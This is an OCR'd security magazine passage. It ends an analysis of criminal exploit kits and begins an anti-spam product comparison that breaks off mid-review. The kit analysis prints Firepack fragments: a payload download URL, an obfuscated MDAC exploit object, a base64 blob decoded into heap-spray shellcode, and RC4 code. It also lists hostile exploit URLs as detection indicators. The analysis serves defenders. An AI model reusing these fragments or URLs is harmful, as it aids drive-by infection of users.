
Countries

	Hosts	Frags	Percent
RU	22	5	22.73%
IN	7	3	42.86%
TH	8	2	25.00%
RO	5	1	20.00%
IT	2	1	50.00%
TR	2	1	50.00%
US	2	1	50.00%
EG	1	1	100.00%
IR	1	1	100.00%
UA	3	0	0.00%

Exploits

	Frags	Feedbacks	Percent
mdac	8	3	37.50%
pdf	4	3	75.00%
aolwinamp	2	2	100.00%
directshow	1	0	0.00%
ms09002	1	0	0.00%

Figure 1: Fragus statistics.



Sploits:	Info:
9. Adobe Collab.getIcon + util.printf + Collab.collectEmailInfo (up to 9)	http://google.com/
2. Foxit Reader 3.0 (<= Build 1301) PDF Buffer Overflow Exploit	http://www.securitylab.ru/vulnerability/369891.php
4. Opera CSS "opera:config" && execute code	http://google.com/
5. Internet Explorer 7 Uninitialized Memory Corruption Vulnerability	http://www.checkpoint.com/defense/advisories/public/2009/cpai-03-Feb.html
6. Microsoft Internet Explorer Data Binding Memory Corruption (XML)	http://www.microsoft.com/technet/security/advisory/961051.mspx
7. Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download	http://www.securityfocus.com/bid/30114
8. IE6 splMegaPack	http://www.securitylab.ru/poc/270820.php

Browsers:	List sploits:
IE7,8	↑ ↓ × Adobe SplPack (Collab.getIcon, Collab.collectEmailInfo, util.printf) ↑ ↓ × Foxit Reader 3.0 (<= Build 1301) ↑ ↓ × IE Snapshot ↑ ↓ × IE XML ↑ ↓ × IE MS09-002 bof ↑ ↓ × Vparivatel®
IE5,6	↑ ↓ × IE splPack for IE6
OPERA	↑ ↓ × Adobe SplPack (Collab.getIcon, Collab.collectEmailInfo, util.printf) ↑ ↓ × Foxit Reader 3.0 (<= Build 1301) ↑ ↓ × Opera CSS "opera:config" && execute code ↑ ↓ × Vparivatel®
FF	↑ ↓ × Adobe SplPack (Collab.getIcon, Collab.collectEmailInfo, util.printf) ↑ ↓ × Foxit Reader 3.0 (<= Build 1301) ↑ ↓ × Vparivatel®

Figure 2: Unique Pack.

The highest percentage of effective attacks is aolwinamp with 100% success, while MDAC has only 37.5% success. This suggests that, although MDAC is not as successful as other exploits, it is still being used against a target audience that may be using older versions of *Internet Explorer* and/or systems that are not fully patched or legal. Other exploits are often a backup for kit authors as they seek to attack with older scripts and then use more recent ones later. Other kits have a priority system that can easily be managed to prioritize the way exploits are launched, as seen in the Unique Pack example shown in Figure 2.

Leading exploit frameworks are rapidly upgraded to include new attack vectors. For example, the Java deserializing issue was implemented in several top kits within 30 days of it first being used by a kit in the wild. This is likely not due to it being shared amongst kit creators, but to the creators of the top kits competing with one another for market share within their industry.

The type of exploit is less of an issue than several years ago when buffer overflows were the common vector of exploitation. Vulnerabilities exploited by kits range from buffer overflows to memory corruption, design errors, input validation, boundary condition errors and more. What matters is that the vulnerability is reliable and fits well within the browser-based drive-by exploitation model. As such, exploitation has matured from purely browser-based vulnerabilities to targeting third-party applications integrated into browsers such as *Adobe Reader* (PDF), Java, *Flash* and similar tools. Neosploit is a prime example of this, implementing the 'Aurigma ImageUploader ActiveX Control Stack-Based Buffer Overflows' exploit to take advantage of a vulnerability related to software for *Facebook*, *MySpace* and similar social networking sites in 2008. By developing such exploits within a kit, its creators gained an exclusive edge over other kits, were able to target a specific audience of interest, and increase the exploitation success rate.

The average exploit framework exploits eight vulnerabilities. The more comprehensive frameworks are as follows: Eleonore, Fragus, YES!, Fiesta, Shamans Dream Pack, Unique

Pack, Liberty and Papka Pack (these ranging from 11 to 17 exploits per kit).

One final trend is the avoidance of legacy exploit vectors. Legacy exploit vectors are commonly easily spotted by IDS/IPS solutions and are more likely to lead to detection and shutdown/blacklisting of an exploit framework domain or IP. As a result, older vulnerabilities are not used in or are retired from exploit frameworks. With that said, can you guess which vulnerability is the most common older vector used in multiple kits? Believe it or not, it's the infamous MDAC vulnerability from 2006 (CVE-2006-0003). This is likely due to the raving success claimed by many criminals when using this vulnerability. It is likely that newer vulnerabilities considered of high value to criminals will also sustain longevity in exploit framework kits, most notably the recent Java deserialization vulnerability (CVE-2008-5353).

COUNTER-INTELLIGENCE

Criminals are professionals too and they have implemented a wide range of counter-intelligence capabilities. Specific to exploit frameworks there is now intelligence behind tracking and responding to specific IPs, performing a staged attack, implementing obfuscation, randomization and encryption, anti-sandbox features, and blacklist notifications. While this is not a comprehensive list, these are the most common counter-intelligence features seen in the wild in 2010.

IP management

Exploit frameworks always include some sort of web-based exploitation statistics. To track geographic spread, the IP addresses of infected computers are captured and correlated with a GeoIP database. The exploit framework stores this information in a database along with a country code for displaying statistics to the criminal.

Part of IP management in 2010 includes one-time IP payload management. If an IP is recognized as already having visited a site, the exploit framework may do something different with that session rather than launch exploits against the computer. In many cases a redirection to a common site like www.google.com is performed when a site is visited for the second time.

More recently exploit frameworks have begun to collect and archive historical intelligence against banned IPs. This is similar to work done via avtracker.info [1]. The concept is simple: track the IPs that regularly visit a hostile site to block security researchers and/or automated analysis of an exploit framework. Over a period of time this forces security researchers to proxy or otherwise modify the visiting IP of a computer investigating an exploit framework.

In some cases exploit frameworks may also present fake error messages. For example, Fragus presents what appears to be a 404 error page when in fact it is silently exploiting in the background, using heavily obfuscated JavaScript.

Staged attacks

Attacks are sometimes performed only after triage of a visiting computer. It is now common for exploit frameworks to collect metrics on the OS, browser, referral (the last domain visited by the browser), whether Java is used, and more. This information is then used conditionally by some kits to stage attacks. This involves a simple hierarchy of conditional statements, such as numbering the sequence in which to launch exploits. Another way to manage this is shown in the Firepack kit index.php script where it looks for *IE 6*, and if found, attempts to exploit it. If *IE 6* is not found, the user is directed to error.php:

```
if ($brow==”MSIE”)
   {
    if ($ver==”6”)
     {
       msie_stat();
       include(“exp/msie.php”);
     }
   }

else
     {
       other_stat();
       include ‘error.php’; exit;
       //header(“location: $redir”);
     }
```

Obfuscation, randomization and encryption

Msie.php, used in the above Firepack example, is also an excellent example of obfuscation, randomization and encryption used in an exploit framework attack. In this case msie.php begins with a payload URL and a randomization function:

```
function smc() {
$b = ‘<Script Language=”JavaScript”>
var url1=”http://k0d.biz/sfile.exe”;
var rndmz = Math.round(Math.random()*99999);
```

The exploit begins several lines later where JavaScript is used to obfuscate the CLSID to avoid easy identification by IDS/IPS and anti-virus software:

```
function buff() {
var z_obj = document.createElement(b5+b6);
z_obj.setAttribute("id","z_obj");
z_obj.setAttribute("classid",a1+a2+a3+a4+a5+a6+a7+a8+
a9+a0+b1+b2+b3+b4+"");
```

Additional JavaScript contains the variables a1, a2, etc., which decodes to CLSID BD96C556-65A3-11D0-983A-00C04FC29E36. A quick search reveals that this is the infamous MDAC exploit that is still used in kits even after four years of use in the wild, because there are still computers running *IE 6* that are vulnerable to the attack.

Other obfuscation tactics may also exist in kits, such as base64. It is common to find strings in source code such as 'echo base64_decode($h); }', revealing such functionality. Take, for example, a VML base64-encoded string:

```
dmFyIGx4MD0iPCI7IHZhciBseDE9InY6ciI7IHZhciBseDI9ImVjd
CI7IHZhciBseDM9Ij4iOyB2YXIgbHg0PSJ2OmYiOyB2YXIgbHg1PS
JpbGwgIjsgdmFyIGx4Nj0ibWV0IjsNCnZhciBseDc9ImhvIjsgdmF
yIGx4OD0iJiN4IjsgdmFyIGx4OT0iMDYiOyB2YXIgbngwPSIzNTAw
IjsgdmFyIG54MT0ieDMwMDAwIjsgdmFyIG54Mj0iMCI7IHZhciBue
DM9MTsNCnZhciB4bHhsMD0iJSI7IHZhciB4bHhsMT0idSI7IHZhci
B4bHhsMj0iOTA5MCI7DQp2YXIgeGx4bDAwPSIldTQzNDMldTQzNDM
ldTBmZWIldTMzNWIldTY2YzkldTgwYjkldTgwMD
```

<*omitted*>

A base64 decoding of this data yields the following hostile script that was embedded inside a VML exploit function for Firepack:

```
var lx0="<"; var lx1="v:r"; var lx2="ect"; var
lx3=">"; var lx4="v:f"; var lx5="ill "; var
lx6="met";

var lx7="ho"; var lx8="&#x"; var lx9="06"; var
nx0="3500"; var nx1="x30000"; var nx2="0"; var nx3=1;

var xlxl0="%"; var xlxl1="u"; var xlxl2="9090";

var xlxl00="%u4343%u4343%u0feb%u335b%u66c9%u80b9%u80
```

<*omitted*>

Notice that the last variable includes a new obfuscated data set. It may also contain foreign characters. Additionally, various character set conversions may be required for translation by an analyst. While the decoding of such data is not difficult, many layers of obfuscation of different types hinder both automated and manual analysis of such scripts and this tactic does lower detection and mitigation rates.

Encryption is also becoming increasingly common in both exploit frameworks and malicious code, to subvert analysis and identification of hostile traffic. Below is a snippet of code taken from the Firepack kit related to 'crypt.php':

```
function rc4Encrypt($key, $pt) {
        $s = array();
        for ($i=0; $i<256; $i++) {
                $s[$i] = $i;
        }
```

Anti-sandbox

Development of anti-sandbox analysis capabilities is a growing trend in exploit frameworks. Initially, the most well-known sandboxes were targeted by kit developers, but in 2010 developers have also started to counter lesser-known analysis tools such as *JSunPack* and *Wepawet*, as seen in CRiMEPACK. This reveals a more in-depth understanding of the tools and tactics utilized by security experts in the field.

Security blacklisting notification

Some kits are capable not only of blacklisting by specific IP, but also of monitoring popular online sources such as malwaredomainlist and others and providing notification when exploit sites are blacklisted. CRiMEPACK is one of the more recent kits and one of the most robust in this area, providing automatic notifications to the users of the kit if their exploit sites populate the following sources:

- Google Safe Browsing
- hpHosts
- Norton SafeWeb
- Malc0de
- Malwaredomainlist
- Malwareurl
- McAfee SiteAdvisor
- My WebOfTrust

This type of counter-intelligence enables actors to know immediately and/or automate when changes to an exploit domain or IP may need to be made, thus maximizing fast flux or Avalanche-campaign-type strategies. While the integration of these two services (blacklisting counter-tactics utilizing fast flux/Avalanche) has not yet been fully realized in kits to date, it seems likely that it is not far away given the affiliations behind such attacks and the mutual interest of criminals to integrate such services. Such developments may significantly impact the prevalence and survivability of exploit frameworks online, greatly benefiting them while outpacing the security industry at large.

MITIGATION

There are plenty of best practices that significantly reduce the likelihood of an attack on an enterprise or consumer computer. Obviously, aggressive patching and auditing of security policies is critical to avoid exploitation by a wide range of possible vulnerabilities. Additionally, a multi-layered defence model using anti-virus, firewall, IDS/IPS and a host of other tools and services helps to protect against drive-by threats. It's worth nothing that patching isn't just about *Windows* any longer but also the third-party applications regularly targeted in drive-by attacks, such as *Adobe Reader*, *Flash*, *QuickTime* and similar add-ons.

Data Execution Prevention (DEP) is one tool that helps even against unknown threats (zero-day exploits). When implemented for all programs it works very well to prevent common vectors of attack. Be cautioned, though, that when used with just *Internet Explorer 7* and later, DEP is not fully effective. It has mixed results in dealing with *IE*-specific exploits. Additionally, DEP for *Firefox*, *Adobe Reader* and other tools typically relies on the *Windows* DEP settings rather than the individual program. As such, the baseline best practice is to enable DEP for all programs and exclude any tools that absolutely must be excluded (keep to a minimum). When properly configured, even computers vulnerable to attack avoid exploitation thanks to DEP blocking the action prior to exploitation.

A single notable exception exists with regard to DEP mitigation: Java. Because it runs in its own sandboxed environment, behaviourally all bets are off for DEP. In lab tests performed using Java exploits from actual kits in the wild, DEP settings did not impact such attacks. Additionally, unconfirmed third-party research on the Internet indicates that Java is not as well updated or managed as other third-party applications, such as *Adobe Reader*. As such, the overall risk for this vector is increased, which likely drives up exploitation numbers and further encourages criminals to focus on this vector of attack. More seriously, the recent deserialization issue that was implemented in several top kits in late 2009 and early 2010 is considered the 'Holy Grail' by some criminals. Not unlike the massive impact of MDAC, the deserialization issue has great potential to be one of the most sought after and most commonly used exploits going forth.

One final note on Java: codes like that of Bankpatch actually look for Java and, if found, upload a patched version of Java to ensure that financial fraud is possible no matter how online sessions are managed. The securing and aggressive auditing of Java must be at the top of all enterprise risk priorities to mitigate such risk.

On the IDS/IPS network layer it is also possible to implement multiple solutions to help mitigate exploit frameworks. For example, top exploit frameworks such as Eleonore, Liberty and others use the shorthand string 'spl' for 'sploit' in their exploit strings:

Eleonore:

recover7777.com/expl2/pdf.php?**spl=**pdf_all

Zeus – a top payload in the wild (exploit packs not identified here):

www.qpsk2.ru/ts/load.php?**spl=**mdac&h=

CRiMEPACK:

la-cosa-nostra.biz/helo/load.php?**spl=**dshow&b=ie&o=xp &i=WHBMKHp3MI3JbbOqU

ZPack:

mysecret-xxx.com/one/getexe.php?**spl=**pdf_all

Notice that 'spl=' is typically followed by an identification of the exploit, which is helpful both in identification and mitigation. The examples above include PDF exploits, MDAC and DirectShow. In other cases it is common for numbers to be assigned to each exploit vector, such as '1', '2', etc. Behavioural tests and script reviews often reveal the numbers assigned to each exploit within a kit.

While performing additional research for this article queries for 'spl=' for hostile domain data revealed a new exploit attack and a possible new kit called ZPack (shown above). While it appears that this may be related to an Eleonore exploit framework, further investigation is underway to better understand the ZPack attribution. This is a prime example of how understanding common URI elements ('spl=' query search in this example) in exploit strings is very helpful in identifying unknown exploit sources, strings and related attacks on a network.

CONCLUSION

This two part series has introduced the exploits kits that are contributing to an explosion of such frameworks to facilitate criminal fraud operations. 2010 marks an important period of maturation in the criminal marketplace for exploit frameworks, where basic functionality and rapid adoption of exploits is now the norm. This necessitates advanced features of kits just now emerging including advanced encryption and obfuscation tactics, zero-day exploits customized in kits, the use of loaders to maximize payload distribution and affiliate operations management, and advanced security notifications and counter-tactics utilized by the users of such frameworks.

REFERENCE

[1] http://webcache.googleusercontent.com/search?q=cache:pDIOFFboF7UJ:www.avtracker.info/TU%2520Wien.txt+avtracker.info&cd=1&hl=en&ct=clnk&gl=us&client=firefox-a.

COMPARATIVE REVIEW

VBSPAM COMPARATIVE REVIEW

Martijn Grooten

This month we celebrate the first anniversary of the VBSpam anti-spam comparative review. Since finishing the first test, around this time last year, somewhere in the order of 50 trillion (50,000,000,000,000) spam messages have been sent around the world. If this number weren't sufficient to prove the extent of the spam problem, then the fact that for one day last month, the members of the *VB* team were forced to cope without a working spam filter surely did: this was not just annoying, frustrating and distracting, but in having to delete hundreds of unwanted messages manually we ran the serious risk of accidentally deleting legitimate email from our inboxes.

Thankfully, there are plenty of solutions available to fight the spam problem and the number of solutions on offer is growing. This month, we tested a record 20 full anti-spam solutions, together with one reputation blacklist. And in a test which saw the methodology changed in several ways, the number of VBSpam awards earned also reached a record high of 18.

THE TEST SET-UP

The core of the methodology, with all products being tested in parallel and in real time, has not changed from previous tests and can be found at http://www.virusbtn.com/vbspam/methodology/. What has changed is that for the first time we have been able to compute a 'pre-DATA' spam catch rate for some products.

In an SMTP transaction, the contents (header and body) of an email are preceded by a DATA command. Before this command is sent, however, the sender has already identified itself via its IP address and informed the recipient's mail server about the domain name (EHLO/HELO), the email address of the sender (MAIL FROM) and that of the intended recipient(s) (RCTP TO). Using this information, many spam filters are capable of recognizing (suspected) spam and can thus block the email before it has been sent. This is important because it can save significant network resources; it can also greatly reduce the number of emails in spam folders or quarantines, thus making the task of finding false positives a lot easier.

Since all emails in our set-up are relayed through our MTA, products see all the email coming from a fixed IP address. This means that some tweaks have to be made to products for them to filter email pre-DATA. Two products were set up to filter pre-DATA using XCLIENT, a little known but extremely useful SMTP extension. Meanwhile, the nature of another product, *Spamhaus*, is such that most of its filtering happens pre-DATA already, even in our test set-up.

It should be added that most, if not all, other products are capable of blocking email pre-DATA in a real environment; the fact that they either chose not to or were unable to use pre-DATA filtering here is due to the limitations of our test environment. All products in the test, regardless of whether they used pre-DATA filtering, have been provided with the same information for every email.

As in previous tests, the products that needed to be installed on a server were installed on a *Dell PowerEdge R200*, with a 3.0GHz dual core processor and 4GB of RAM. The *Linux* products ran on *SuSE Linux Enterprise Server 11*; the *Windows Server* products ran on either the 2003 or the 2008 version, depending on which was recommended by the vendor. (It should be noted that most products run on several different operating systems.)

To compare the products, we calculate a 'final score', defined as the spam catch (SC) rate minus three times the false positive (FP) rate. Products earn VBSpam certification if this value is at least 96:

$SC - (3 \times FP) \geq 96$

(In previous reports I had added a % sign after the number 96; some readers have pointed out that this value should not have a unit.)

THE EMAIL CORPUS

The test ran from 12:00pm BST on 7 April 2010 to 9:30am on 26 April 2010. The corpus contained 249,511 emails, 247,315 of which were spam, while the other 2,196 were ham. The former were all provided by *Project Honey Pot* and the latter consisted of the traffic to several email discussion lists.

For a number of these discussion lists, the emails were automatically reconstructed to the state they were in when they were received by the list server: headers added by the list software were removed and EHLO/HELO, MAIL FROM and the sending IP address were reconstructed to contain their original values. This increased the number of effective senders in the ham corpus from a small number of list servers to a large number of email users from all over the world.

Some of these discussion lists used a language of communication other than English; some even used different character sets, in particular Greek and Russian. Several products had a hard time with these, especially the Russian emails. For many an organization it may be a good idea to block all emails using the Cyrillic script, simply because no recipient is able to read them and, as a significant portion of spam these days is aimed at Russian users, this will automatically block a lot of spam too. However, we run our tests for a hypothetical organization that may have Russian employees and/or customers, and may even be based in Russia; hence we believe these emails should be identified correctly, just as emails in French and English should be. Participants had been given advance warning about the inclusion of Russian email in the ham corpus and they were given the chance to adjust their products' settings if needed.

In previous tests, we have used our own email: both the legitimate email and the spam sent to @virusbtn.com addresses. *Virus Bulletin* is a real company, with real employees who receive real emails and who do not wish to see spam in their inboxes. This made the email corpus eminently suitable for testing purposes. However, privacy and confidentiality issues have meant that we have been unable to share the full details of these emails with participants, and this has become more and more of an issue. One of the purposes of the VBSpam tests is to help developers improve their products, and to do this, they need the full details of any legitimate emails they have accidentally blocked. We therefore decided to stop using our own email in the tests. However, for interest, details of products' performance on the *VB* corpus (which consisted of 1,398 legitimate and 20,829 spam messages) have been included in this month's results; these measurements did not count towards the VBSpam award.

Comparing products' performance on the *VB* spam corpus against their performance on the Project Honey Pot corpus suggests that the latter is significantly easier to filter. We cannot stress enough that the spam catch rates and false positive rates in this test should be considered within the context of the test and in comparison with other products' rates in the test, not as absolute numbers. For those who are tempted to think the Project Honey Pot corpus is 'too easy', it is good to know that more than 11% of the emails in this corpus were let through unblocked by at least one product.

As in the previous test, for each product no more than four false positives were counted per sender. Unlike in previous tests, emails that claimed to have been sent from @virusbtn.com addresses were not removed from the corpus; some organizations cannot afford to block email sent from their own domain, even from unknown sources. Products were not allowed to automatically block all email with senders on the @virusbtn.com domain, even if the ham corpus did not contain such emails. Finally, the 'image spam' and 'large spam' categories referenced in the test results are, respectively, spam messages containing at least one inline image, and those with a body size of over 50,000 bytes.

RESULTS

BitDefender Security for Mail Servers 3.0.2

SC rate: 99.55%
SC rate (VB corpus): 91.15%
SC rate (image spam): 99.61%
SC rate (large spam): 99.78%
FP rate: 0.14%
FP rate (VB corpus): 0.50%
Final score: 99.14

vb VERIFIED SPAM virusbtn.com

BitDefender has been submitting its product for testing since the very first anti-spam test and the developers' trust in their product has been rewarded with six VBSpam awards to date. They can now add a seventh award to their collection, which not only makes this the only product to have won an award in every single VBSpam test, but with a very decent and somewhat improved spam catch rate, and just three false positives, *BitDefender* achieved the second highest final score in this test.

Fortinet FortiMail

SC rate: 98.01%
SC rate (VB corpus): 92.85%
SC rate (image spam): 95.88%
SC rate (large spam): 96.46%
FP rate: 0.23%
FP rate (VB corpus): 1.36%
Final score: 97.32

vb VERIFIED SPAM virusbtn.com

Fortinet's FortiMail has won a VBSpam award without difficulty on each of the five occasions it has participated in our tests, but with spammers continually changing their tactics, previous accolades do not guarantee future success. However, *Fortinet*'s Canadian developers have been working hard to keep up to date with current trends in email and spam, and with another decent spam catch rate and just a handful of false positives, their hard work is rewarded with the product's sixth VBSpam award.

Kaspersky Anti-Spam 3.0

SC rate: 98.01%
SC rate (VB corpus): 89.32%
SC rate (image spam): 97.84%
SC rate (large spam): 98.18%
FP rate: 0.00%
FP rate (VB corpus): 0.22%
Final score: 98.01

vb VERIFIED SPAM virusbtn.com

	True negative	False positive	FP rate	False negative	True positive	SC rate	Final score
BitDefender	2193	3	0.14%	1119	246196	99.55%	99.14
FortiMail	2191	5	0.23%	4928	242387	98.01%	97.32
Kaspersky	2196	0	0.00%	4919	242396	98.01%	98.01
Libra Esva	2190	6	0.27%	114	247201	99.95%	99.13
M86 MailMarshal	2191	5	0.23%	2129	245186	99.14%	98.46
McAfee Email Gateway	2185	11	0.50%	1655	245660	99.33%	97.83
McAfee EWS	2192	4	0.18%	2876	244439	98.84%	98.29
MessageStream	2156	40	1.82%	1664	245651	99.33%	93.86
Microsoft Forefront	2191	5	0.23%	168	247147	99.93%	99.25
modusGate	2162	34	1.55%	1864	245451	99.25%	94.60
MXTools Suite	2195	1	0.05%	2949	244366	98.81%	98.67
Sophos	2191	5	0.23%	776	246539	99.69%	99.00
SPAMfighter	2187	9	0.41%	4890	242425	98.02%	96.79
SpamTitan	2193	3	0.14%	3656	243659	98.52%	98.11
Sunbelt VIPRE	2175	21	0.96%	4208	243107	98.30%	95.43
Symantec Brightmail	2193	3	0.14%	1157	246158	99.53%	99.12
The Email Laundry	2184	12	0.55%	511	246804	99.79%	98.15
Vade Retro	2190	6	0.27%	2462	244853	99.00%	98.18
Vamsoft ORF	2196	0	0.00%	2158	245157	99.13%	99.13
Webroot	2191	5	0.23%	2520	244795	98.98%	98.30
Spamhaus	2196	0	0.00%	3273	244042	98.68%	98.68

Anyone who thinks that the addition of Russian-language emails to the ham corpus would give *Kaspersky* an easy time (after all, the product is developed in Russia) should know that the vast majority of legitimate emails in the test were in other languages. Regardless of their language, however, all legitimate emails were correctly identified as such by *Kaspersky* which, combined, with a decent spam catch rate means that the product wins its sixth VBSpam award.

Libra Esva 2.0

SC rate: 99.95%

SC rate (pre-DATA): 98.44%

SC rate (VB corpus): 96.91%

SC rate (image spam): 99.91%

SC rate (large spam): 99.85%

FP rate: 0.27%

vb VERIFIED SPAM virusbtn.com

FP rate (VB corpus): 0.86%

Final score: 99.13

Italian company *Libra* develops the anti-spam product *Libra Esva* (*Esva* being an acronym for *Email Security Virtual Appliance*) – a new face in our product line-up. Having started the product in *VMware*, the set-up process was quick and straightforward: answering a few questions in a web interface was enough to get the product up and running. Further adjustments can be made in the web interface – potential users should not be put off by the company's Italian website: the product itself uses clear and simple English.

Libra Esva was one of the products set up to use pre-DATA filtering and blocked an impressive 98.37% of spam pre-DATA. Even more impressive was the fact that the subsequent content filtering lifted the spam catch rate to 99.95% – better than any other product in this test. A mere handful of false positives meant that the product achieved the third best final score and wins a VBSpam award on its debut appearance.

M86 MailMarshal SMTP

SC rate: 99.14%
SC rate (VB corpus): 95.40%
SC rate (image spam): 99.73%
SC rate (large spam): 99.78%
FP rate: 0.23%
FP rate (VB corpus): 0.50%
Final score: 98.46

Like most products this month, *M86's MailMarshal* struggled with a few false positives on legitimate Russian email. But with a spam catch rate of well over 99% and a decent final score, the product easily wins another VBSpam award.

McAfee Email Gateway (formerly IronMail)

SC rate: 99.33%
SC rate (VB corpus): 94.48%
SC rate (image spam): 99.52%
SC rate (large spam): 99.74%
FP rate: 0.50%
FP rate (VB corpus): 0.72%
Final score: 97.83

As a product that had a relatively hard time filtering legitimate email from Eastern Europe in the previous test, *McAfee*'s *Email Gateway* might have been expected to struggle with the addition of Russian emails to the ham corpus. However, *McAfee*'s developers took measures to reduce those false positives and, while there were still some FPs, there were nowhere near enough to deny the product another VBSpam award.

McAfee Email and Web Security Appliance

SC rate: 98.84%
SC rate (VB corpus): 91.03%
SC rate (image spam): 94.37%
SC rate (large spam): 96.27%
FP rate: 0.18%
FP rate (VB corpus): 0.07%
Final score: 98.29

The second *McAfee* product on test saw its spam catch rate improve slightly since the last test, and with just four false positives (only one of which was in Russian), the new ham corpus caused few problems for the product. With a decent final score, another VBSpam award is added to *McAfee*'s collection.

MessageStream

SC rate: 99.33%
SC rate (VB corpus): 93.03%
SC rate (image spam): 98.54%
SC rate (large spam): 99.32%
FP rate: 1.82%
FP rate (VB corpus): 0.14%
Final score: 93.86

Being a relatively small UK company, one might expect *MessageStream* to have few customers who regularly receive legitimate email from Russia. It is therefore understandable that the product scored relatively poorly on these emails; all but two of the product's false positives were Russian messages. Unfortunately, these were enough to deny the product a VBSpam award and the developers will have to show they can filter Russian email correctly too, without compromising too much on the product's high spam catch rate.

Microsoft Forefront Protection 2010 for Exchange Server

SC rate: 99.93%
SC rate (VB corpus): 97.35%
SC rate (image spam): 99.77%
SC rate (large spam): 99.90%
FP rate: 0.23%
FP rate (VB corpus): 0.79%
Final score: 99.25

Microsoft's Forefront Protection 2010 for Exchange Server was the clear winner of the last test, achieving the highest final score by some distance. The final scores of the various products were closer this month, but with the second highest spam catch rate and just a handful of false positives, *Forefront* was yet again the product with the highest final score and adds another VBSpam award to its collection.

modusGate (Vircom)

SC rate: 99.25%
SC rate (VB corpus): 94.02%
SC rate (image spam): 98.69%
SC rate (large spam): 98.14%
FP rate: 1.55%
FP rate (VB corpus): 5.79%
Final score: 94.60

Vircom's *modusGate* has had a few disappointing performances in previous tests and its developers decided

	VB ham corpus		VB spam corpus		Image spam[*]		Large spam[*]		Pre-DATA[**]	
	False positive	FP rate	False negative	SC rate	False negative	SC rate	False negative	SC rate	False negative	SC rate
BitDefender	7	0.50%	1843	91.15%	34	99.61%	13	99.78%	N/A	
FortiMail	19	1.36%	1489	92.85%	361	95.88%	208	96.46%	N/A	
Kaspersky	3	0.22%	2224	89.32%	189	97.84%	107	98.18%	N/A	
Libra Esva	12	0.86%	644	96.91%	8	99.91%	9	99.85%	3860	98.44%
M86 MailMarshal	7	0.50%	958	95.40%	24	99.73%	13	99.78%	N/A	
McAfee Email Gateway	10	0.72%	1149	94.48%	42	99.52%	15	99.74%	N/A	
McAfee EWS	1	0.07%	1868	91.03%	493	94.37%	219	96.27%	N/A	
MessageStream	2	0.14%	1452	93.03%	128	98.54%	40	99.32%	N/A	
Microsoft Forefront	11	0.79%	553	97.35%	20	99.77%	6	99.90%	N/A	
modusGate	81	5.79%	1246	94.02%	115	98.69%	109	98.14%	N/A	
MXTools Suite	0	0.00%	2701	87.03%	201	97.71%	206	96.49%	N/A	
Sophos	8	0.57%	981	95.29%	66	99.25%	51	99.13%	N/A	
SPAMfighter	18	1.29%	2528	87.86%	130	98.52%	82	98.60%	N/A	
SpamTitan	11	0.79%	1495	92.82%	52	99.41%	70	98.81%	N/A	
Sunbelt VIPRE	44	3.15%	1119	94.63%	321	96.34%	253	95.69%	N/A	
Symantec Brightmail	6	0.43%	1346	93.54%	51	99.42%	40	99.32%	N/A	
The Email Laundry	15	1.07%	888	95.74%	30	99.66%	15	99.74%	2480	99.00%
Vade Retro	23	1.72%	1606	92.29%	85	99.03%	57	99.03%	N/A	
Vamsoft ORF	14	1.00%	2258	89.16%	65	99.26%	41	99.30%	N/A	
Webroot	9	0.64%	1107	94.69%	117	98.66%	114	98.06%	N/A	
Spamhaus	0	0.00%	3315	84.08%	201	97.71%	211	96.41%	5351	97.84%

[*] There were 8,763 spam messages containing images and 5,875 considered large; the two are not mutually exclusive.
[**] Pre-DATA filtering was optional and was applied on the Project Honey Pot corpus; there were no false positives for any product.

to take some time to focus on improving its performance, sitting out the two previous tests. We were pleased to see the product return for this test and even more pleased to see the product catch well over 99% of all spam. The product's false positive rate dropped too, but unfortunately it was rather over-zealous for a few days, just when the amount of legitimate email reached a peak, resulting in an increase in false positives again. And while this may not have been a problem for many of the Canadian company's (potential) customers, it means the product is denied a VBSpam award.

MXTools Reputation Suite

SC rate: 98.81%

SC rate (VB corpus): 87.03%

SC rate (image spam): 97.71%

